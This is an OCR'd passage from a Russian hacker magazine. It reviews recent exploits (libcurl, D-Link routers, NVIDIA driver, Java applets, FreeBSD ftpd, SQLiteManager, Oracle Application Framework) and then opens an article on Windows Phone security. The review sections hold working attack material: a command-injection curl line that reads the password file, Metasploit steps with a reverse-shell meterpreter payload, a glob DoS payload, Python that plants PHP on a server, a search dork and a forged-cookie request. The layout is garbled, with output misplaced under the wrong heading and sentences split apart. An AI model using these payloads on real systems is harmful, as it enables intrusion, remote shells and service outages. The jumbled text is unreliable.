realm="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA↵
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA↵
AAAAAAAAAAAAAAA",nonce="OA6MG9tEQGm2hh",qop="auth",algorithm↵
=md5-sess,charset=utf-8
```

Переполнение буфера возникает из-за того, что размер буфера "URI" — 128 и размер параметра realm также 128. В GDB наша ошибка выглядит следующим образом:

```
Program received signal SIGSEGV, Segmentation fault.
0x00007fd2b238298d in ?? () from /lib/x86_64-linux-gnu/↵
libc.so.6
(gdb) bt
#0  0x00007fd2b238298d in ?? () from /lib/x86_64-linux-gnu/↵
libc.so.6
#1  0x00007fd2b2a5cc07 in Curl_sasl_create_digest_md5_↵
message ()
    from /home/kyprizel/test/curl-7.28.1/lib/.libs/libcurl.↵
    so.4

#2  0x4141414141414141 in ?? ()
...

#1469 0x4141414141414141 in ?? ()
#1470 0x656d616e72657375 in ?? ()
Cannot access memory at address 0x7fff63b8b000
```

Исходник сплоита можно найти в блоге автора: bit.ly/ZoOryR.


TARGETS. CURL/libcurl версии с 7.26.0 до 7.28.1.
SOLUTION. Рекомендуется отключить все протоколы, кроме HTTP(S), в приложениях, использующих CURLOPT_PROTOCOLS и CURLOPT_REDIR_PROTOCOLS, или установить версию 7.29.0 или выше.

МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В РОУТЕРАХ D-LINK DIR-600 И DIR-300 (REV B)

CVSSv2:	N/A
Дата релиза:	4 февраля 2013 года
Автор:	m-1-k-3
CVE:	N/A

Автор эксплойта ждал почти два месяца с момента обнаружения уязвимости и уведомления вендора, но так и не получил ответа. Поэтому решено было выложить все наработки в паблик.

EXPLOIT. Уязвимость существует из-за отсутствия как ограничения, так и проверки входящего параметра cmd, что позволяет выполнить любой код неавторизованному пользователю. Можно даже не использовать эксплойт 1337day.com/exploit/20327, а просто запустить из командной строки в любом Linux:



Получение шелла на роутере D-Link

```
ftp 13034 0.0 0.4 10416 1944 ?? R 10:48PM 0:00.96 ftpd: cxsec.org anonymous/anonymous (ftpd)
ftp 13035 0.0 0.4 10416 1944 ?? R 10:48PM 0:00.89 ftpd: cxsec.org anonymous/anonymous (ftpd)
ftp 13036 0.0 0.4 10416 1944 ?? R 10:48PM 0:00.73 ftpd: cxsec.org anonymous/anonymous (ftpd)
ftp 13046 0.0 0.4 10416 1952 ?? R 10:48PM 0:00.41 ftpd: cxsec.org anonymous/anonymous (ftpd)
ftp 13047 0.0 0.4 10416 1960 ?? R 10:48PM 0:00.42 ftpd: cxsec.org anonymous/anonymous (ftpd)
...
root 13219 0.0 0.3 10032 1424 ?? R 10:52PM 0:00.00 /usr/libexec/ftpd -dDA
root 13225 0.0 0.3 10032 1428 ?? R 10:52PM 0:00.00 /usr/libexec/ftpd -dDA
root 13409 0.0 0.3 10032 1404 ?? R 10:53PM 0:00.00 /usr/libexec/ftpd -dDA
root 13410 0.0 0.3 10032 1404 ?? R 10:53PM 0:00.00 /usr/libexec/ftpd -dDA
...
```

```
@ps:
ftp 1336 100.0 0.5 10416 2360 ?? R 11:15PM 600:39.95 ftpd: 127.0.0.1: anonymous/anonymous@cxsecurity.com:
\r\n (ftpd)$
@top:
1336 root 1 103 0 10416K 2360K RUN 600:53 100.00% ftpd
```

Результат работы эксплойта для фряшного FTPd

```
curl --data "cmd=cat /var/passwd" http://<Target IP>/↵
command.php
```

А так как в некоторых версиях устройства пароль администратора хранится обычным текстом, то получить права администратора атакующему не составит труда. Также в интернете можно найти эксплойты от этого автора для других моделей устройств D-Link, а также для железок других вендоров, например TP-LINK: is.gd/0BIbyC.

TARGETS
DIR-300: Версия прошивки: 2.12 — 18.01.2012; 2.13 — 07.11.2012
DIR-600: Версия прошивки: 2.12b02 — 17.01.2012; 2.13b01 — 07.11.2012; 2.14b01 — 22.01.2013
SOLUTION. Патча от разработчика пока не поступало.

NVIDIA DISPLAY DRIVER SERVICE (NSVR) EXPLOIT

CVSSv2:	N/A
Дата релиза:	25 декабря 2012 года
Автор:	@peterwintrsmith
CVE:	N/A

Неплохой подарок к Новому году как раз после «конца света» сделал пользователь Peterwintrsmith, который нашел уязвимость в… видеодрайвере. Да еще и опубликовал исходники на pastebin до патча вендора, который смог закрыть уязвимость только в январе этого года.

EXPLOIT. Уязвимость стара как мир — переполнение буфера — и находится в службе NVIDIA Display Driver Service, прослушивающей именованный канал (named pipe) \pipe\nsvr, который сконфигурирован с флагом NULL DACL, что позволяет обращаться к нему любому пользователю Windows-системы. А переполнение буфера, в свою очередь, возникает в результате неправильного переноса данных с помощью функции memmove.

Сам эксплойт написан в олдскульном стиле на C++, и для его запуска придется обратиться к компилятору. Для удачной атаки потребуется локальный/доменный доступ к машине. По умолчанию полезная нагрузка создает нового пользователя r00t с паролем r00t00r.

Исходники эксплойта — is.gd/MfuPBL.

TARGETS. До 310.90.
SOLUTION. Доступно обновление с исправлением данной ошибки от производителя.

JAVA APPLET JMX REMOTE CODE EXECUTION 0-DAY

CVSSv2	9.3 (AV:R/AC:M/Au:N/C:C/I:C/A:C)
Дата релиза:	10 января 2013 года
Автор:	неизвестен
CVE:	2013-0422

Первоначально исходники эксплойта (is.gd/fRJ5PL) были выложены на сервисе pastebin со ссылкой на форум damagelab и пометкой «From Russia with love». Уже на следующий день появился полноценный модуль для Metasploit. Данная уязвимость использовалась всеми популярными эксплойт-паками еще до того, как был выпущен соответствующий патч. В связи с большим количеством атак на Java, в интернете появилось много статей, как описывающих отключение Java-плагинов в своих браузерах, так и просто призывающих к этому. Уязвимость существует в методе com.sun.jmx.mbeanserver.MBeanInstantiator.findClass Java-апплета и дает возможность обойти песочницу и запустить произвольный Java-код, так как сам метод позволяет получить ссылки на любой класс.

EXPLOIT. Эксплуатация с помощью Metasploit не составляет труда и содержит полезную нагрузку для всех популярных ОС: Windows, Linux, OS X.

```
msf > use exploit/multi/browser/java_jre17_jmxbean
msf exploit(java_jre17_jmxbean) > set TARGET 1
msf exploit(java_jre17_jmxbean) > set PAYLOAD windows/↵
meterpreter/reverse_tcp
msf exploit(java_jre17_jmxbean) > set LHOST 192.168.24.141
msf exploit(java_jre17_jmxbean) > exploit
```

Более подробно про уязвимость можно прочитать в whitepaper от Immunity: bit.ly/Udtya2.

TARGETS. Java 7ux–7u10 включительно.
SOLUTION. Доступно обновление с исправлением данной ошибки от производителя.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В JAVA APPLET METHOD HANDLE

CVSSv2	10 (AV:R/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза:	24 января 2013 года
Автор:	неизвестен
CVE:	2012-5088

Уязвимость существует в функции java.lang.invoke.MethodHandle.invokeWithArguments. При создании сплоита мы делаем из нее «обертку» для метода invokeExact, который поддерживается тем же классом — MethodHandle.

```
public Object invokeWithArguments(Object... arguments) ↵
throws Throwable {
    int argc = arguments == null ? 0 : arguments.length;
    MethodType type = type();
    if (type.parameterCount() != argc || ↵
    isVarargsCollector()) {
        // Симулируем invoke
        return asType(MethodType.genericMethodType(argc)).↵
        invokeWithArguments(arguments);
    }
    MethodHandle invoker = type.invokers().varargsInvoker();
    return invoker.invokeExact(this, arguments);
}
```

Судя по документу bit.ly/Xyklwf, это позволяет обойти проверку безопасности, определенную при прямом вызове. Это можно использовать для ограниченного списка классов, например как здесь:

```
MethodHandles.Lookup localLookup = MethodHandles.↵
publicLookup();

MethodType localMethodType0 = MethodType.methodType(Class.↵
class, String.class);

MethodHandle localMethodHandle0 = localLookup.findStatic↵
(Class.class, "forName", localMethodType0);

Class localClass1 = (Class)localMethodHandle0.↵
invokeWithArguments(new Object[] { "sun.org.mozilla.↵
javascript.internal.Context" });

Class localClass2 = (Class)localMethodHandle0.↵
invokeWithArguments(new Object[] { "sun.org.mozilla.↵
javascript.internal.GeneratedClassLoader" });
```

Рассмотрим проверку безопасности в методе Class.forName():

```
/**
 * Perform necessary <a href="MethodHandles.Lookup.html#secmgr">access checks</a>.
 * This function performs stack walk magic: do not refactor it.
*/
void checkSecurityManager(Class<?> refc, MemberName m) {
    SecurityManager smgr = System.getSecurityManager();
    if (smgr == null)  return;
    if (allowedModes == TRUSTED)  return;
    // Step 1:
    smgr.checkMemberAccess(refc, Member.PUBLIC);
    // Step 2:
    Class<?> callerClass = ((allowedModes & PRIVATE) != 0
                           ? lookupClass  // for strong access modes, no extra check
                           // next line does stack walk magic; do not refactor:
                           : getCallerClassAtEntryPoint(true));
    if (!VerifyAccess.classLoaderIsAncestor(lookupClass, refc) ||
          (callerClass != lookupClass &&
          !VerifyAccess.classLoaderIsAncestor(callerClass, refc)))
         smgr.checkPackageAccess(VerifyAccess.getPackageName(refc));
    // Step 3:
    if (m.isPublic()) return;
    Class<?> defc = m.getDeclaringClass();
    smgr.checkMemberAccess(defc, Member.DECLARED);  // STACK WALK HERE
    // Step 4:
    if (defc != refc)
         smgr.checkPackageAccess(VerifyAccess.getPackageName(defc));
}
```

Разбор функции checkSecurityManager, желтым выделены ключевые моменты

Использование эксплойта Java Applet Method Handle

```
public static Class<?> forName(String className)
  throws ClassNotFoundException {
    return forName0(className, true, ClassLoader.↵
    getCallerClassLoader());
}
```

Метод forName вызывает ClassLoader.getCallerClassLoader() для получения invoker ClassLoader и использует его, чтобы переопределить текущий класс. GetCallerClassLoader пытается получить вызывающего. Но так как наш метод «в обертке», то Reflection.getCallerClass(3) увидит invokeWithArgument() как вызывающий, и getCallerClassLoader будет использовать загрузчик для MethodHandle. Это позволяет получить ссылки на определенные классы: sun.org.mozilla.javascript.internal.Context и sun.org.mozilla.javascript.internal.GeneratedClassLoader. После этого воспользуемся рекурсивной технологией из эксплойта CVE-2013-0422, которая расписана в уже упомянутом документе от Immunity (bit.ly/Udtya2). Это работает, поскольку новая Reflection API также определяется в момент вызова при получении MethodHandle. Например, мы проверяем метод MethodHandles.Lookup.findVirtual():

```
public MethodHandle findVirtual(Class<?> refc, String name, ↵
MethodType type) throws NoSuchMethodException, ↵
IllegalAccessException {
    MemberName method = resolveOrFail(refc, name, type, ↵
    false);

    checkSecurityManager(refc, method);
    return accessVirtual(refc, method);
}
```

Такой способ использует функцию checkSecurityManager для проведения проверок, также определенных в вызывающем классе (и, как мы можем видеть, MethodHandle, снова вызывающий класс):

```
void checkSecurityManager(Class<?> refc, MemberName m) {
    SecurityManager smgr = System.getSecurityManager();

    if (smgr == null)  return;
    if (allowedModes == TRUSTED) return;
    smgr.checkMemberAccess(refc, Member.PUBLIC);

    Class<?> callerClass = ((allowedModes & PRIVATE) != 0
                            ? lookupClass
                            : getCallerClassAtEntryPoint↵
                              (true));

    if (!VerifyAccess.classLoaderIsAncestor↵
    (lookupClass, refc) ||
        (callerClass != lookupClass &&
        !VerifyAccess.classLoaderIsAncestor↵
        (callerClass, refc)))
        smgr.checkPackageAccess(VerifyAccess.↵
        getPackageName(refc));
...
```

Такая технология окончательно отключает Security Manager, как и в предыдущем случае.

```
MethodType localMethodType1 = MethodType.methodType↵
(MethodHandle.class, Class.class, new Class[] { ↵
MethodType.class });

MethodHandle localMethodHandle1 = localLookup.findVirtual↵
(MethodHandles.Lookup.class, "findConstructor", ↵
localMethodType1);

MethodType localMethodType2 = MethodType.methodType(Void.TYPE);
MethodHandle localMethodHandle2 = (MethodHandle)↵
localMethodHandle1.invokeWithArguments(new Object[] { ↵
localLookup, localClass1, localMethodType2 });
...
```

EXPLOIT. Об уязвимости было известно еще в 2012 году из документа bit.ly/Xyklwf, который мы упомянули выше, но эксплойт появился только сейчас. Как пишет автор эксплойта, для его создания использовалась технология из 2013-0422. Для эксплуатации воспользуемся снова нашим любимым Metasploit.

```
msf > use exploit/multi/browser/java_jre17_method_handle
msf  exploit(java_jre17_method_handle) > set TARGET 1
msf  exploit(java_jre17_method_handle) > set PAYLOAD ↵
                                        windows/exec
msf  exploit(java_jre17_method_handle) > set CMD calc
msf  exploit(java_jre17_method_handle) > exploit
```

В этот раз для разнообразия вместо meterpreter или бэкдора возьмем для примера запуск калькулятора из командной строки.

TARGETS. Java 7ux–7u7 включительно.
SOLUTION. Есть обновление.

УДАЛЕННЫЙ ОТКАЗ В ОБСЛУЖИВАНИИ FREEBSD 9.1 FTPD

CVSSv2	10 (AV:R/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза:	2 февраля 2013 года
Автор:	Maksymilian Arciemowicz
CVE:	2011-0418

Иногда старые уязвимости возникают вновь. Исследователь решил проверить FTPd-серверы на BSD и обнаружил, что давняя уязвимость в libc (2011-0418) работает в последних версиях FreeBSD. Ранее разработчики NetBSD и OpenBSD исправили данную уязвимость (bit.ly/WSTmrA), FreeBSD-шники тоже сделали заплатку в виде GLOB_LIMIT (bit.ly/13NuNE6), но она не работает.

Примеры уязвимых серверов:

- ftp.uk.freebsd.org,
- ftp.ua.freebsd.org,

- ftp5.freebsd.org,
- ftp5.us.freebsd.org.

EXPLOIT
Сам эксплойт довольно прост. Зацикливаем отправку следующих трех команд на сервер:

```
USER anonymous
PASS anonymous

STAT {a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}↵
{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}↵
{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}↵
{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}{a,b}↵
{a,b}
```

И сервер больше не отвечает на команды пользователя.

TARGETS. FreeBSD 9.1.
SOLUTION. Патча на данный момент нет. Единственный совет: использовать вместо FTPd vsftpd.

0-DAY: УДАЛЕННОЕ ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В SQLITEMANAGER 1.2.4

CVSSv2	10 (AV:R/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза:	23 января 2013 года
Автор:	RealGame
CVE:	N/A

С возросшей популярностью SQLite под прицел исследователей попали средства управления этой БД. SQLiteManager интересен тем, что он используется в некоторых «все в одном» веб-серверах, например VertrigoServer. Сама уязвимость банальна — недостаточная проверка входящих параметров от пользователя, находится в файле /include/add_database.php, в переменной $_POST['dbpath'].

EXPLOIT. Зато интерес представляет реализация эксплойта, а точнее, шелла, который рассмотрим далее:

```
def main():
...

sqliteUrl = argv[1]
myDbName  = "phpinfo"
myDbFile  = "phpinfo.php"

# Создаем базу данных
params = {'dbname'       : myDbName,
    'dbVersion'   : '2',
    'dbRealpath'  : None,
    'dbpath'      : myDbFile,
    'action'      : 'saveDb'}
urllib2.urlopen(sqliteUrl + "main.php", ↵
urlencode(params), 120)

# Берем ID базы данных
dbId = getDbId(sqliteUrl + "left.php", myDbName)

# Если база создана
if dbId:
    # Создаем БД + шелл
    params = {'DisplayQuery' : 'CREATE TABLE temptab ↵
                               ( codetab text );\n' + ↵
                               'INSERT INTO temptab VALUES ↵
                               (\'<?php phpinfo(); unlink↵
                               (__FILE__); ?>\');\n',

                               'sqlFile'        : None,
                               'action'         : 'sql',
                               'sqltype'        : '1'}
    urllib2.urlopen(sqliteUrl + "main.php?dbsel=%s&table=↵
    temptab" %dbId, urlencode(params), 120)

    # Вставляем код
    urllib2.urlopen(sqliteUrl + myDbFile, None, 120)

    # Удаляем БД
    urllib2.urlopen(sqliteUrl + "main.php?dbsel=%s&table=↵
    &view=&trigger=&function=&action=del" %dbId, None, 120)

    print 'Succeed'
    return
```

Как видим, шелл запрятали в саму SQL-базу, а не в отдельный PHP-файл, как обычно. Для поиска уязвимого софта можно воспользоваться следующим Google-дорком: intitle:SQLiteManager inurl:sqlite/.

TARGETS. SQLiteManager до 1.2.4 версии включительно.
SOLUTION. Заменить строку «SQLiteStripSlashes($_POST['dbpath'])» в файле /include/add_database.php на «str_replace('.', '', SQLiteStripSlashes($_POST['dbpath']))».

ОБХОД АУТЕНТИФИКАЦИИ РЕЖИМА DIAGNOSTIC MODE В ORACLE APPLICATION FRAMEWORK

CVSSv2	6.4 (AV:R/AC:L/Au:N/C:P/I:P/A:N)
Дата релиза:	15 января 2013 года
Автор:	David Byrne
CVE:	2013-0397

Даже опытные разработчики из Oracle могут допускать ошибки. Oracle Application Framework — библиотека, основанная на Java, для создания веб-приложений. Чтобы упростить разработку, позволяет программисту запустить режим диагностики. После чего появляется cookie с переменными OADiagnostic и OADeveloperMode, равными 1. Так вот, уязвимость заключается в том, что не существует больше никаких проверок.

EXPLOIT. Для включения «режима бога» достаточно отправить следующий запрос с нежелательными «печеньками»:

```
GET /OA_HTML/RF.jsp?function_id=1038712&resp_id=↵23350&↵
resp_appl_id=80

0&security_group_id=0&lang_code=US&params=.1VlTZi5hyKHcE3E6m↵
rZaB91phg4LLW-2ZXXJFOuaJdg-6ALqWl2AqDOwJZdQVEM&oas=q5-BOVjQj↵
7_z-XSTMTne3A..
HTTP/1.1

...

Cookie: JSESSIONID=b2f1079e3d1bb96cb4bd465a829d42ee397609177↵
b2c4e281fb

7d1235f1153b2.e3ePbhaKb3qRe3yMb3aMaxiKay0; OADiagnostic=1; ↵
GSI=ZYAdeA07tN9SSQS8jeBDZGoXK9;

BIGipServergsiap_irecruitment_http=1527616141.5150.0000; ↵
s_cc=true; s_nr=1351286855771; gpv_p24=no%20value;

gpw_e24=no%20value; s_sq=%5B%5BB%5D%5D; OADeveloperMode=1; ↵
oracle.uix=0^^GMT-6:00^p;

fs_nocache_guid=06D4170AC1745B5E87EA9290121EFF01; ↵
atgPlatoStop=1
```

После чего сервер перейдет в режим диагностики, то есть на каждой странице появится ссылка на диагностику, где можно просмотреть настройки, включая пароли и ключи шифрования.

TARGETS. Oracle Application Framework 11.5.10.2, 12.0.6, 12.1.3.
SOLUTION. Есть обновление.

ФОКУС ГРУППА

Хочешь принимать активное участие в жизни любимого журнала? Влиять на то, каким будет Хакер завтра? Не упускай возможность! Регистрируйся как участник фокус-группы Хакера на group.xakep.ru!

После этого у тебя появится уникальная возможность:


- высказать свое мнение об опубликованных статьях;
- предложить новые темы для журнала;
- обратить внимание на косяки.

НЕ ТОРМОЗИ!
СТАНЬ ЧАСТЬЮ СООБЩЕСТВА!
СТАНЬ ЧАСТЬЮ][!

МОБИЛЬНЫЕ ОКНА: ПРОВЕРКА НА ПРОЧНОСТЬ

Разбираем по косточкам модель безопасности Windows Phone

Интерес к безопасности мобильных устройств растет с каждым днем. И если безопасность платформ Android и iOS уже достаточно хорошо рассмотрена как на страницах нашего журнала, так и на просторах Сети, то в случае с Windows Phone существует большой информационный пробел, который мы сегодня постараемся восполнить.



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds



Андрей Часовских
@andreycha

МОДЕЛЬ БЕЗОПАСНОСТИ

Модель безопасности Windows Phone основана на нескольких принципах:


- Chambers
- Capabilities
- Sandboxing
- Isolated storage
- Applications signing

Первый принцип — это изолированные «камеры» (chambers). Каждый программный код, работающий в Windows Phone, работает в одной из нескольких камер. Камеры представляют собой ограничители безопасности, которые определяют, что код может делать и чего не может делать. В Windows Phone 7 существует четыре камеры. Первая — trusted computing base chamber. Ядро ОС и драйверы, работающие в режиме ядра, запускаются в этой камере. Код, работающий в этой камере, обладает всеми разрешениями, в том числе может изменять политику безопасности. Следующая камера — elevated rights chamber. В этой камере работают драйверы в пользовательском режиме, а также сервисы ОС. Elevated rights chamber обладает тем же набором разрешений, что и trusted computing base chamber, кроме возможности изменять политику безопасности. В standard rights chamber работают все предустановленные приложения, как от Microsoft, так и от вендоров. И наконец, последняя камера — это least privilege chamber. В ней работают все сторонние приложения. Главное отличие этой камеры от трех предыдущих в том, что она имеет динамический набор разрешений — он формируется на основе «возможностей» (capabilities) каждого приложения.

В Windows Phone 8 этот принцип был упрощен, но вместе с тем модель безопасности стала строже. Теперь есть всего две камеры: trust computing base chamber и least privilege chamber. Для trust computing base chamber ничего не изменилось: тот же набор ПО и тот же набор разрешений. Все программы, работавшие в elevated rights chamber и standard rights chamber, теперь работают в LPC. Это потребовало серьезно расширить список «возможностей» (capabilities) для того, чтобы гарантировать, что для каждого несистемного кода, который запускается на устройстве, корректно настроена камера.

Что же это за «возможности»? Это некий маркер, который говорит операционной системе о том, что приложение использует ту или иную функциональность. Например, приложение «Навигатор» объявляет, что использует сервис определения местоположения и доступ в интернет. При установке такого приложения операционная система сгенерирует chamber, основываясь на объявленных возможностях. И если вдруг в процессе работы приложение попробует получить доступ к медиабиблиотеке, вывалится исключение.

В Windows Phone 8 было добавлено множество новых возможностей. Некоторые из них соответствуют новым софтварным и хардварным фичам платформы, но большинство было добавлено для того, чтобы иметь возможность перенести все несистемное ПО в least privilege chamber и сконфигурировать его. Эти возможности официально не задокументированы. Также существует еще ряд незадокументированных возможностей, которые используются в приложениях Microsoft и вен-



Концепция «песочницы» в WP 7/8

APP-TO-APP ВЗАИМОДЕЙСТВИЕ В WP8

В Windows Phone 8 Microsoft все-таки добавила два способа для взаимодействия приложений между собой: файловые и URI ассоциации. Теперь любое приложение может объявить, что оно способно открывать файлы определенного типа или обрабатывать определенные URI (кроме зарезервированных самой ОС). Зарезервированные типы файлов, например, XAP, msi, bat, cmd, py, JAR. Зарезервированные URI: HTTP, tel, wallet, LDAP, rlogin, Telnet. Если затем другое приложение попытается открыть файлы такого типа или такие URI, первое приложение будет запущено.

И здесь появляется новый вектор атаки на приложение в WP8, которого не было в WP7. Теперь при некорректной или недостаточной настройке обработки параметров, передающихся через URI, можно потенциально выполнять нелегитимные действия.

доров. Наиболее интересная из них для Windows Phone 7 — это возможность напрямую обращаться к системным библиотекам (interop services). Однако обычным разработчикам запрещено использовать такие возможности, приложение просто не попадет в магазин приложений.


Следующий принцип модели безопасности Windows Phone — это принцип песочницы (Sandboxing). Здесь действует несколько правил. Приложения не могут взаимодействовать между собой. Ничего похожего на intent-сообщения, как в Android, нет. Структура файловой системы скрыта от приложений, все операции ввода-вывода ограничены изолированным хранилищем (Isolated storage). У каждого приложения есть собственное изолированное хранилище, при этом доступ к нему ограничен только этим приложением.

Изолированное хранилище (Isolated storage) позволяет хранить данные тремя способами: набор ключ — значение (например, для сохранения настроек приложения), обычные файлы и база данных (SQL Server CE). Это хранилище у каждого приложения свое, и никто, кроме самого приложения, туда доступ не имеет.

Теперь перейдем ближе к приложениям. Microsoft также предпринимает шаги для того, чтобы распространение приложений сделать более безопасным. Все приложения имеют цифровую подпись (Applications signing). Все сборки подписываются, в том числе системные, приложения с неподписанными сборками даже не могут быть установлены на устройство. И с августа 2012 года Microsoft изменила формат файла приложений таким образом, что теперь его содержимое не может быть распаковано. Если раньше XAP-файл был всего лишь ZIP-архивом и легко распаковывался после изменения расширения, то сейчас формат XAP-файла неизвестен.







WARNING


Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

ВСЕ О ПРИЛОЖЕНИЯХ


Перейдем непосредственно к приложениям и начнем с того, как они работают и на чем пишутся. Windows Phone 7 основана на Windows CE, а все WP7-приложения работают на модифицированной версии .NET Compact Framework. Это специальная версия .NET-фреймворка, в которую Microsoft добавила Silverlight UI и Silverlight API. В WP7 разработчики могли писать приложения только с использованием управляемого кода. Как упоминалось ранее, есть и возможность интеропа, позволяющая выполнять нативный код, однако Microsoft не разрешает использовать ее обычным разработчикам. В Windows Phone Store всего около 50 приложений, написанных с использованием нативного кода, — их разработчики имеют специальное разрешение от Microsoft.

В Windows Phone 8 есть значительные отличия в плане разработки приложений. Во-первых, сама операционная система имеет общее ядро с Windows 8 — тот же набор базовых компонентов, что и десктопная винда. Во-вторых, приложения работают на «взрослой» версии .NET-фреймворка под названием CoreCLR. Это та же самая версия CLR, на которой работают обычные Silverlight-приложения.


В Windows Phone 8 сохранился весь старый API, так что функции Windows Phone 7 полностью совместимы с новой платформой и продолжают работать. Более того, Microsoft добавила множество новых фич для разработчиков приложений. Они поддерживаются новым API самого .NET-фреймворка, а также в WinPhoneRT и DirectX API. WinPhoneRT является подмножеством WinRT — нового API для приложений, который Microsoft позиционирует как замену старому Win32 API.



Концепция «камер» в WP7



Концепция «комнат» в WP8



Изолированное хранилище в WP 7/8

С появлением Windows Phone 8 разработчики могут писать приложения на C/C++. Однако использование этих языков ограничено написанием кода, который работает с WinPhoneRT или DirectX, а также с другими нативными библиотеками. Код, который не подходит под эти требования, и весь пользовательский интерфейс по-прежнему должны быть написаны с использованием управляемых языков.

Нас не может не радовать наличие нативного кода: говорим «привет» таким багам, как Buffer overflow, use-after-free и подобные.

ВНУТРЕННОСТИ WP-ПРИЛОЖЕНИЯ

Что же представляют собой Windows Phone приложения? Готовое приложение — это файл с расширением XAP (аналогично Silverlight-приложениям). Внутри находятся сборки, ресурсы и несколько специальных файлов манифестов. Манифест приложения аналогичен такому же файлу в Silverlight-приложениях. Манифест приложения Windows Phone содержит специфичную информацию, например включает в себя список возможностей.

Файловая структура приложения

- Сборка приложения
- Ресурсы
- AppManifest.xaml
- WMAppManifest.xml
- WMInteropManifest.xml*

* — опционален в WP7, отсутствует в WP8

WP-приложение на устройстве

ПОПАДАЕМ В МАГАЗИН

Итак, у тебя есть приложение и желание начать распространять его. Сначала нужно отправить приложение на сертификацию в Windows Phone Store. В процессе сертификации Microsoft проводит множество проверок. Самая интересная заключается в том, что код приложения подвергают статическому анализу, чтобы выяснить, какие возможности приложение на самом деле использует. Ты можешь отправить приложение, указав полный список возможностей, однако во время сертификации будут оставлены только те возможности, которые реально используются.

В конце сертификации Microsoft подписывает все сборки, потом подписывается XAP-файл (добавляется файл с подобием контрольной суммы), а затем изменяется формат самого XAP-файла таким образом, что он не может быть открыт на просмотр.





Когда ты устанавливаешь приложение, XAP-файл распаковывается и все его содержимое сохраняется в отдельную папку

ПОПАДАЕМ НА УСТРОЙСТВО

